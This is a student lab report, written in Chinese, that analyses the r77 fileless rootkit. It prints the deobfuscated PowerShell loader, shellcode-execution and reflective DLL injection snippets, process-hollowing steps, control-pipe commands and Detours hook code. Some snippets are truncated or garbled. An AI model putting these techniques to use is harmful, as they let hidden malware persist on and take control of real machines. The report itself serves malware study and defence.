Lab 11-2 R77 Rootkit

2112514 辛浩然

实验内容

在使用R77的基础上，撰写技术分析，要求描述使用过程中看到的行为如何技术实现。

r77-Rootkit是一款功能强大的无文件Ring 3 Rootkit，并且带有完整的安全工具和持久化机制，可以实现进程、文件和网络连接等操作及任务的隐藏。

r77能够在所有进程中隐藏下列实体：文件、目录、连接、命名管道、计划任务； 进程；CPU用量； 注册表键&值； 服务； TCP&UDP连接；

实验原理概述

本次实验重点关注R77的技术细节，主要分析了以下几个方面：

1. **无文件持久化机制：** R77采用无文件持久化机制，将Rootkit驻留在系统内存中，避免写入磁盘，增加了对抗检测的难度。这种机制的实现包括加载准备、阶段一和阶段二。加载准备阶段获取系统信息，阶段一创建计划任务，阶段二执行stager二进制文件。
2. **进程挖空技术：** R77使用进程挖空技术，将恶意代码注入到其他进程中，实现进程的隐藏和欺骗。这包括检查父进程、父进程欺骗、`NtUnmapViewOfSection`、重新加载payload和上下文操作等步骤。
3. **管道通信与命令执行：** R77提供了控制管道，通过命名管道进行通信，实现对Rootkit的控制。通过发送特定格式的命令，可以执行各种操作，如加载Shell命令、隐藏实体等。
4. **集成到其他应用程序：** R77可以作为shellcode集成到其他应用程序中，实现对目标系统的攻击。通过加载到内存中、设置内存权限、转换为函数指针并执行，可以绕过传统的磁盘文件检测。
5. **反射式DLL注入：** R77实现了反射式DLL注入，将DLL注入到目标进程内存中，并调用`ReflectiveDllMain`函数。这种注入方式避免了DLL写入磁盘的操作，提高了Rootkit的隐蔽性。
6. **隐藏机制：** R77通过注册表进行总体配置，可以隐藏以特定前缀开头的文件、进程、计划任务和命名管道。通过注册表的配置，实现对Rootkit的整体控制。

7. **Hook技术：** R77使用Detours库实现了对关键函数的hook，包括系统调用和库函数。通过hooking，Rootkit可以监控和修改关键操作，增强了对抗检测的能力。

无文件持久化

Rootkit将驻留在系统内存中，不会将任何文件写入磁盘，这种机制是分多个阶段实现的。

加载的准备

在加载过程中，首先需要获取与当前系统相关的信息，包括PEB（Process Environment Block）中的数据、内存模块的顺序列表、哈希、基址、导出表名称以及函数的相关信息。以下是获取内存模块顺序列表的汇编代码示例：


```
mov eax, 3
shl eax, 4
mov eax, [fs:eax] ; fs:0x30
mov eax, [eax + PEB.Ldr]
mov eax, [eax + PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
mov [FirstEntry], eax
mov [CurrentEntry], eax
```

这段代码的目的是为后续加载Shellcode做准备，将相关信息写入内存中。

另外一项准备工作是从资源中获取 `stager.exe` ，并将其写入注册表。

阶段一

安装程序为 r77 服务创建计划任务。查看任务计划程序库，可以发现创建的计划任务 `$77svc64` ，触发器是在系统启动时。



查看这个计划任务的操作。计划任务不会从磁盘启动 r77 服务可执行文件。相反，它会在系统启动时使用命令行启动 `powershell.exe` 。

重点关注代码的最后部分：它使用了字符串拼接和混淆手法。去除混淆后，为如下内容：


```
[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('$77stager')).EntryPoint.Invoke($Null,$Null)
```

分析这段代码：

1. `Microsoft.Win32.Registry]::LocalMachine.OpenSubkey('SOFTWARE').GetValue('$77stager')` :
   - 从注册表中的 `HKEY_LOCAL_MACHINE\SOFTWARE` 键中读取一个名为 `$77stager` 的值。
2. `[Reflection.Assembly]::Load(...)` :
   - 使用 `[Reflection.Assembly]::Load` 方法加载指定的程序集（assembly）。
   - 在这里，加载的程序集是从注册表读取的值。
3. `.EntryPoint.Invoke($Null, $Null)` :
   - 获取加载程序集的入口点（ `EntryPoint` ）并调用它的 `Invoke` 方法，传递 `$Null` 作为参数。
   - 这实际上是执行了 C# 可执行文件的入口点函数。

这段代码的效果是将注册表中指定的 C# 可执行文件也就是 `stager` 加载到内存中并执行，这允许绕过传统的磁盘文件检测。

在启动之后选择dispatch all，查看注册表该路径，可以发现注册表值是一个可执行文件。




阶段二

在阶段2中，执行了名为 `stager` 的二进制文件。在这个执行阶段， `stager` 使用进程挖空（process hollowing）技术创建一个名为r77的服务进程。

值得注意的是，r77服务实际上是一个本地可执行文件。为了提高隐蔽性，父进程被欺骗并被设置为 `winlogon.exe` 。一旦r77服务启动，与之相关的进程将被隐藏，从任务管理器中消失，使其在系统中不可见。

这一系列操作的效果可以在下图中看到：



需要强调的是，由于计划任务是在SYSTEM账户下启动PowerShell，r77服务也在SYSTEM账户下运行。这样一来，它可以在SYSTEM账户权限下执行各种操作，包括对受保护进程进行IL（Integrity Level）注入，但除了 `services.exe` 之外。

阶段三

r77 服务进程现在在运行。执行以下操作：

1. 进程ID存储在配置系统中，隐藏进程。因为进程是使用进程挖空创建的，所以它们不能有 $77 前缀。
2. 注入所有正在运行的进程。
3. 创建一个命名管道来处理新创建的子进程的注入。
4. 除了子进程挂钩之外，子程序每 100 毫秒检查一次新创建的进程。这是因为有些进程无法注入，但仍然创建子进程。对于受保护的进程 services.exe 尤其如此。
5. 创建控制管道，处理其他接收到的请求（命令）过程。
6. 执行 `$77config\startup` 下的文件。将可执行文件的路径写入注册表。 r77 服务将在系统启动时会使用 ShellExecute 运行这些文件。

进程挖空

在r77中，进程挖空被作为stager的一部分实现，因此所有shellcode执行都是采用进程挖空的方法。此外，当进程为某个进程的子进程时，r77还会对对父进程进行欺骗。

- 检查父进程： 通过检查父进程是否存在 `inheritHandle` 标记来确定是否存在父进程。
- 父进程欺骗： 如果存在父进程，使用 `STARTUPINFOEX` 实现父进程欺骗，通过自定义属性列表 `attributeList` 设置新进程的父进程。
- `NtUnmapViewOfSection` ： 使用 `NtUnmapViewOfSection()` 函数卸载目标进程payload地址对应的模块，强制卸载目标进程中的代码段。
- 重新加载payload： 使用 `VirtualAllocEx()` 重新分配内存空间，然后使用 `NtWriteProcessMemory()` 将恶意代码写入分配的空间。
- 上下文操作： 使用 `NtGetThreadContext()` 获取目标进程上下文，清空目标进程（如果大小比恶意进程小的话），修改线程入口点，最后使用 `NtResumeThread()` 释放运行。

管道通信与命令执行

r77 提供了一个“控制管道”。这是一个与 rootkit 通信的编程接口。

控制管道是一个命名管道，r77 服务从任何进程接收命令并执行它们。这样，一个进程（即使是低权限）可以请求 r77 执行某些操作。

要向 r77 服务发送命令，可以连接到命名管道：

```
\.pipe$77control
```

要写入的前四个字节是控制代码。一些控制代码需要额外的参数。这些需要写在控制代码之后。

STRING 应作为 Unicode 字符序列传输，后跟一个两字节的空终止符。

r77定义了软件用于通信的控制码，具体命名和功能在官方文档中给出：

Control Code	Parameters	Performed Action
CONTROL_R77_TERMINATE_SERVICE = 0x1001	-	Terminates the r77 service without detaching the rootkit from processes. The r77 service will restart when Windows restarts.
CONTROL_R77_UNINSTALL = 0x1002	-	Uninstalls r77 completely and detaches the rootkit from all processes.
CONTROL_R77_PAUSE_INJECTION = 0x1003	-	Pauses injection of new processes.
CONTROL_R77_RESUME_INJECTION = 0x1004	-	Resumes injection of new processes.
CONTROL_PROCESSES_INJECT = 0x2001	DWORD processId	Injects r77 into a specific process.
CONTROL_PROCESSES_INJECT_ALL = 0x2002	-	Injects r77 into all processes.
CONTROL_PROCESSES_DETACH = 0x2003	DWORD processId	Detaches r77 from a specific process.
CONTROL_PROCESSES_DETACH_ALL = 0x2004	-	Detaches r77 from all processes.
CONTROL_USER_SHELLEXEC = 0x3001	STRING file STRING commandLine	Performs ShellExecute on a specific file. If no commandLine is required, an empty string must still be passed.
CONTROL_USER_RUNPE = 0x3002	STRING targetPath DWORD payloadSize BYTE[] payload	Performs RunPE. The target path must be an existing executable that matches the bitness of the payload. The payload is an EXE file that is executed under the target path's file.

在接收到指令时，软件会先对Controlcode进行校验，而后调用相应的命令。如：

```
case ControlCode.UserShellExec:
    ShellExecPath = ShellExecPath?.Trim().ToNullIfEmpty();
    ShellExecCommandLine = ShellExecCommandLine?.Trim().ToNullIfEmpty();
```

下面的代码就通过pipe，加载了 `notepad.exe mytextfile.txt` 的进程。

```
HANDLE pipe = CreateFileW(L"\\.\pipe\$77control", GENERIC_READ |
GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
if (pipe != INVALID_HANDLE_VALUE)
{
    DWORD controlCode = CONTROL_USER_SHELLEXEC;
    WCHAR shellExecPath[] = L"C:\Windows\System32\notepad.exe";
    WCHAR shellExecCommandline[] = L"mytextfile.txt";
    DWORD bytesWritten;
    WriteFile(pipe, &controlCode, sizeof(DWORD), &bytesWritten, NULL);
    WriteFile(pipe, shellExecPath, (lstrlenW(shellExecPath) + 1) * 2,
&bytesWritten, NULL);
    WriteFile(pipe, shellExecCommandline, (lstrlenW(shellExecCommandline) +
1) * 2, &bytesWritten, NULL);
    CloseHandle(pipe);
}
```

在这个例子中，控制代码被设置为 `CONTROL_USER_SHELLEXEC` ，表示执行Shell命令。接着，要执行的可执行文件的路径是 `C:\Windows\System32\notepad.exe` ，以及该可执行文件的命令行参数是 `mytextfile.txt` 。

通过使用 `WriteFile` 函数，程序将这些信息写入管道，然后关闭与管道的连接。

总的来说，这段代码的目的是通过与r77服务通信，传递执行Shell命令的请求，具体执行的命令是打开Notepad（记事本）并加载 `mytextfile.txt` 文件。

集成到其他应用程序

官方手册提到， `Install.shellcode` 文件是 `Install.exe` 的等效 `shellcode` 。可以简单地将它作为资源或 `BYTE[]` 包含在其他应用程序中。

1. 要调用文件，只需加载到内存中。
2. 将缓冲区标记为RWX：将存储shellcode的缓冲区的内存权限设置为可读（Read）、可写（Write）、可执行（eXecute）。
3. 将其转换为函数指针并执行它。将存储shellcode的缓冲区转换为函数指针，并执行该指针所指向的代码。这是因为shellcode本质上是一段机器码，通过将其当作函数指针执行，实现了其功能。

官方文档给出了一个附带了虚拟化保护免杀的shellcode执行例子：

```
LPBYTE shellCode = ...
    DWORD oldProtect;
VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE,
&oldProtect);
((void(*)())shellCode)();
```

`LPBYTE shellCode = ...`： 定义了一个指向字节（byte）的指针 `LPBYTE`，命名为 `shellCode`，它用于存储shellcode的起始地址。实际上，这里的省略号表示通过某种方式获取shellcode的二进制数据。

`DWORD oldProtect;`： 定义了一个 `DWORD` 类型的变量 `oldProtect`，用于存储 `VirtualProtect` 函数调用前的内存页保护权限。 `VirtualProtect` 函数在Windows系统中用于更改内存页的访问权限。

`VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE, &oldProtect);`： 调用 `VirtualProtect` 函数，将存储shellcode的内存页的权限设置为可执行、可读、可写。 `shellCodeSize` 是shellcode的大小，表示要修改的内存范围。

`((void(\*)())shellCode)();`： 将 `shellCode` 转换为函数指针，然后调用这个函数指针。这里使用了函数指针的强制类型转换，将 `shellCode` 的地址强制转换为一个没有参数且返回类型为 `void` 的函数指针，然后使用调用运算符 `()` 执行这个函数。

※ 反射式dll注入

r77 Rootkit 是一个 DLL 文件，一旦注入到一个进程中，这个进程将不会显示隐藏的实体。

r77 实现反射 DLL 注入。DLL 不需要随时写入磁盘。相反，该文件被写入远程进程内存并调用 `ReflectiveDllMain` 导出以最终加载 DLL 并调用 `DllMain`。

具体步骤如下：

打开目标进程： 使用 `OpenProcess` 函数打开目标进程，获取进程句柄，同时设置所需的权限（创建线程、查询信息、读写内存等）。

```
HANDLE process = OpenProcess(PROCESS_CREATE_THREAD |
PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_VM_READ, FALSE, processId);
```

检查进程信息： 检查目标进程的字节位数、排除关键进程（如smss、csrss、wininit），以及进程的完整性级别。

获取DLL的反射加载点： 通过 `ReflectiveDllMain` 获取DLL的反射加载点的指针地址。

```
DWORD entryPoint = GetExecutableFunction(dll, "ReflectiveDllMain");
```

创建线程执行加载操作： 使用 `NtCreateThreadEx` 创建线程，将分配的内存地址加上反射加载点的地址作为开始地址。

```
NT_SUCCESS(NtCreateThreadEx(&thread, 0x1fffff, NULL, process,
allocatedMemory + entry
```

接着 `ReflectiveLoader` 将 `dll` 在内存中展开，修复重定位、导入表（类似ShellCode）。接下来是 `ReflectiveDllMain` 的具体实现：

获取API地址： 使用 `PebGetProcAddress` 找到所需API的地址，这些API包括 `ntFlushInstructionCache` 、 `LoadLibraryA` 、 `GetProcAddress` 、 `VirtualAlloc` 等。

```
NT_NTFLUSHINSTRUCTIONCACHE ntFlushInstructionCache =
(NT_NTFLUSHINSTRUCTIONCACHE)PebGetProcAddress(0x3cfa685d, 0x534c0ab8);
NT_LOADLIBRARYA loadLibraryA =
(NT_LOADLIBRARYA)PebGetProcAddress(0x6a4abc5b, 0xec0e4e8e);
NT_GETPROCADDRESS getProcAddress =
(NT_GETPROCADDRESS)PebGetProcAddress(0x6a4abc5b, 0x7c0dfcaa);
NT_VIRTUALALLOC virtualAlloc =
(NT_VIRTUALALLOC)PebGetProcAddress(0x6a4abc5b, 0x91afca54);
```

分配内存并展开DLL： 使用 `virtualAlloc` 分配内存，大小为扩展头中的 `SizeOfImage` ，然后根据内存对齐将DLL展开。

```
LPBYTE allocatedMemory = (LPBYTE)virtualAlloc(NULL, ntHeaders-
>OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
```

```
libc_memcpy(allocatedMemory, dllBase, ntHeaders-
>OptionalHeader.SizeOfHeaders);
PIMAGE_SECTION_HEADER sections = (PIMAGE_SECTION_HEADER)
((LPBYTE)&ntHeaders->OptionalHeader + ntHeaders-
>FileHeader.SizeOfOptionalHeader);
for (WORD i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++) {
    libc_memcpy(allocatedMemory + sections[i].VirtualAddress, dllBase +
sections[i].PointerToRawData, sections[i].SizeOfRawData);
}
```


修复重定位和导入表： 读取导入目录，调用 `LoadLibraryA` 导入依赖项并修补IAT，同时进行重定位。

调用DLL入口点： 使用 `dllMain` 执行DLL的入口点，完成C运行库的初始化、刷新指令缓存以避免过时的指令等操作。

```
cppCopy codeNT_DLLMAIN dllMain = (NT_DLLMAIN)(allocatedMemory + ntHeaders->OptionalHeader.AddressOfEntryPoint);
ntFlushInstructionCache(INVALID_HANDLE_VALUE, NULL, 0);
return dllMain((HINSTANCE)allocatedMemory, DLL_PROCESS_ATTACH, NULL);
```

隐藏

r77Rootkit通过注册表进行总体配置，其中在HIDE_PRIFIX设定了 `$77` ，使得所有以此为前缀的文件、进程、计划任务和命名管道均被隐藏。相关隐藏项目的注册表项存储在 `HKEY_LOCAL_MACHINE\SOFTWARE\$77config` 中，该键值的DACL设置允许任何用户完全访问权限。因此，任何未提升权限的进程均可写入此键值。



hook

在r77版本中，hook的核心实现依赖于Detours库，该库通过修改函数的执行路径来实现hook。Detours在这里的作用是使得我们能够拦截和修改在操作系统中执行的函数，从而达到监控或篡改其行为的目的。在这一版本中，Detours的应用主要集中在对 `ntdll.dll` 中多个关键函数的hook上。

以下是被hook的具体函数及其功能的详细解释：

1. `NtQuerySystemInformation` ： 该函数用于枚举正在运行的进程并检索CPU使用情况。通过hooking此函数，可以在系统级别获取有关运行中进程和系统性能的信息。

2. `NtResumeThread`： 此函数在新进程仍处于挂起状态时被挂起以注入创建的子进程。仅在注入完成后才实际调用此函数。通过hooking这个函数，可以在子进程创建过程中进行定制化的控制和监视。
3. `NtQueryDirectoryFile`： 用于枚举文件、目录、连接和命名管道。通过hooking此函数，可以实现对文件系统操作的监控和修改。
4. `NtQueryDirectoryGileEx`： 通过hooking这个函数，可以对文件系统的高级查询进行拦截和修改。
5. `NtEnumerateKey`： 该函数用于枚举注册表项，调用者指定键的索引以检索它。通过hooking这个函数，可以实现对注册表的监控和篡改。
6. `NtEnumerationValueKey`： 通过hooking这个函数，同样可以实现对注册表的监控和篡改。
7. `EnumServiceGroupW`： 该函数用于枚举服务，主要被services.msc调用，来自高级DLL advapi32.dll。通过hooking这个函数，可以实现对服务枚举的监控和篡改。
8. `EnumServicesStatusExW`： 通过hooking这个函数，可以实现对服务状态的监控和篡改。
9. `NtDeviceIoControlFile`： 该函数用于使用IOCTL访问驱动程序。通过hooking这个函数，可以实现对设备IO控制的监控和篡改。

需要注意的是，除了来自advapi32.dll和sechost.dll的`EnumServiceGroupW`和`EnumServicesStatusExW`之外，其他函数均来自ntdll.dll。总体而言，ntdll.dll是唯一需要被hook的DLL。

然而，实际的服务枚举发生在service.exe中，这是一个受保护的进程，无法被注入。来自advapi32.dll的`EnumServiceGroupW`和`EnumServicesStatusExW`通过RPC访问service.exe以搜索服务列表。对于这两个ntdll函数，ntdll.dll的钩子不会产生任何影响，因为只有service.exe使用它们。这样的详细hooking策略允许在系统层面上监控和修改关键操作，同时绕过了一些限制，确保了Rootkit的有效性。

基本流程

基本HOOK流程如下：

1. 初始化Detours:
   - 调用`DetourTransactionBegin()`开始hook事务。
   - 使用`DetourUpdateThread(GetCurrentThread())`更新当前线程信息。
2. 安装Hook:
   - 调用`InstallHook`函数指定目标DLL和函数，以及原始函数指针和hooked函数指针。

- 在 `InstallHook` 中，使用 `GetFunction` 获取目标函数的地址，然后通过 `DetourAttach` 函数进行hook。

3. 提交Hook事务:
   - 调用 `DetourTransactionCommit()` 提交hook事务，应用之前的hook操作。
4. Hooked函数处理:
   - 在hooked函数（如 `HookedNtQuerySystemInformation` ）中，修改了目标函数的行为。
   - 具体实现是在系统进程信息中隐藏了进程的CPU使用率。通过循环遍历系统进程信息，找到进程ID为0的系统空闲进程，然后将隐藏的CPU使用率添加到该进程的KernelTime、UserTime和CycleTime中。

```
DetourTransactionBegin();      //开始劫持
DetourUpdateThread(GetCurrentThread());    //刷新当前的线程
InstallHook("ntdll.dll", "NtQuerySystemInformation",
(LPVOID*)&OriginalNtQuerySystemInformation,
HookedNtQuerySystemInformation);
DetourTransactionCommit();   //提交修改并HOOk
```

子进程hook

进程创建和NtResumeThread调用:

- 当一个进程准备创建一个子进程时，它在子进程能够执行任何指令之前，通过调用 `NtResumeThread` 函数来启动新进程。这个调用是在新进程的创建完成后执行的。
- 如果当前进程是父进程，它在新进程创建完成后调用 `NtResumeThread` 。

子进程注入请求：如果确定当前进程是子进程，父进程会将其暂停，并等待注入的响应。在等待期间，父进程通过调用r77服务，并传递新进程的ID，表明子进程需要进行注入。

进程注入过程：在确定需要注入的子进程后，父进程通过将新进程的ID发送到r77服务来触发注入过程。这个通信可能通过命名管道来实现，建立了父进程与r77服务之间的连接。

定期检查新进程：为了应对可能错过的新进程，父进程每100毫秒进行一次定期检查。这是出于必要性的考虑，因为一些进程受到保护，无法被注入，例如services.exe。通过定期检查，父进程可以及时发现新的可注入的进程。

详细流程可参加下面代码：

```
static NTSTATUS NTAPI HookedNtResumeThread(HANDLE thread, PULONG
suspendCount)
{
    // 获取当前线程所属进程的ID
    DWORD processId = GetProcessIdOfThread(thread);
```

```
    // 判断是否为当前进程的子进程
    if (processId != GetCurrentProcessId())
    {
        // 判断新进程的位数，并创建相应的命名管道
        if (Is64BitProcess(processId, &is64Bit))
        {
            HANDLE pipe = CreateFileW(is64Bit ? CHILD_PROCESS_PIPE_NAME64 :
CHILD_PROCESS_PIPE_NAME32, GENERIC_READ | GENERIC_WRITE, 0, NULL,
OPEN_EXISTING, 0, NULL);

            // 向管道写入新进程的ID
            if (pipe != INVALID_HANDLE_VALUE)
            {
                DWORD bytesWritten;
                WriteFile(pipe, &processId, sizeof(DWORD), &bytesWritten,
NULL);

                // 读取管道返回值，并关闭管道
                BYTE returnValue;
                DWORD bytesRead;
                ReadFile(pipe, &returnValue, sizeof(BYTE), &bytesRead,
NULL);
                CloseHandle(pipe);
            }
        }
    }

    // 调用原始的NtResumeThread函数
    return OriginalNtResumeThread(thread, suspendCount);
}
```

基本流程为：

1. 获取当前线程所属进程的ID：
   - 通过 `GetProcessIdOfThread` 函数获取传入线程的进程ID，将其保存在变量 `processId` 中。
2. 判断是否为当前进程的子进程：
   - 通过比较 `processId` 和当前进程的ID (`GetCurrentProcessId()`)，确定当前线程是否属于当前进程。
3. 判断新进程的位数，并创建相应的命名管道：
   - 使用 `Is64BitProcess` 函数判断新进程的位数，并将结果保存在变量 `is64Bit` 中。

- 根据新进程的位数，使用 `CreateFileW` 打开相应的命名管道文件，得到一个管道的句柄 `pipe` 。

4. 向管道写入新进程的ID：
    - 如果成功打开了管道（ `pipe` 不等于 `INVALID_HANDLE_VALUE` ），通过 `WriteFile` 向管道写入新进程的ID。
5. 读取管道返回值，并关闭管道：
    - 如果管道打开成功，使用 `ReadFile` 读取管道中一个字节的返回值，然后关闭管道。
6. 调用原始的NtResumeThread函数：
    - 调用原始的 `NtResumeThread` 函数（ `OriginalNtResumeThread` ），将控制权还给操作系统，继续执行原始的线程恢复操作。

实验总结与心得

通过本次实验，我对R77 Rootkit的原理和实现细节有了更深入的了解。R77 Rootkit是一款功能强大的无文件Ring 3 Rootkit，具有隐藏进程、文件、网络连接等实体的能力。总体而言，本次实验深入剖析了R77 Rootkit的技术细节，了解了恶意代码的高级功能和对抗检测的手段。这对于提高对恶意代码的分析和防御水平具有重要意义。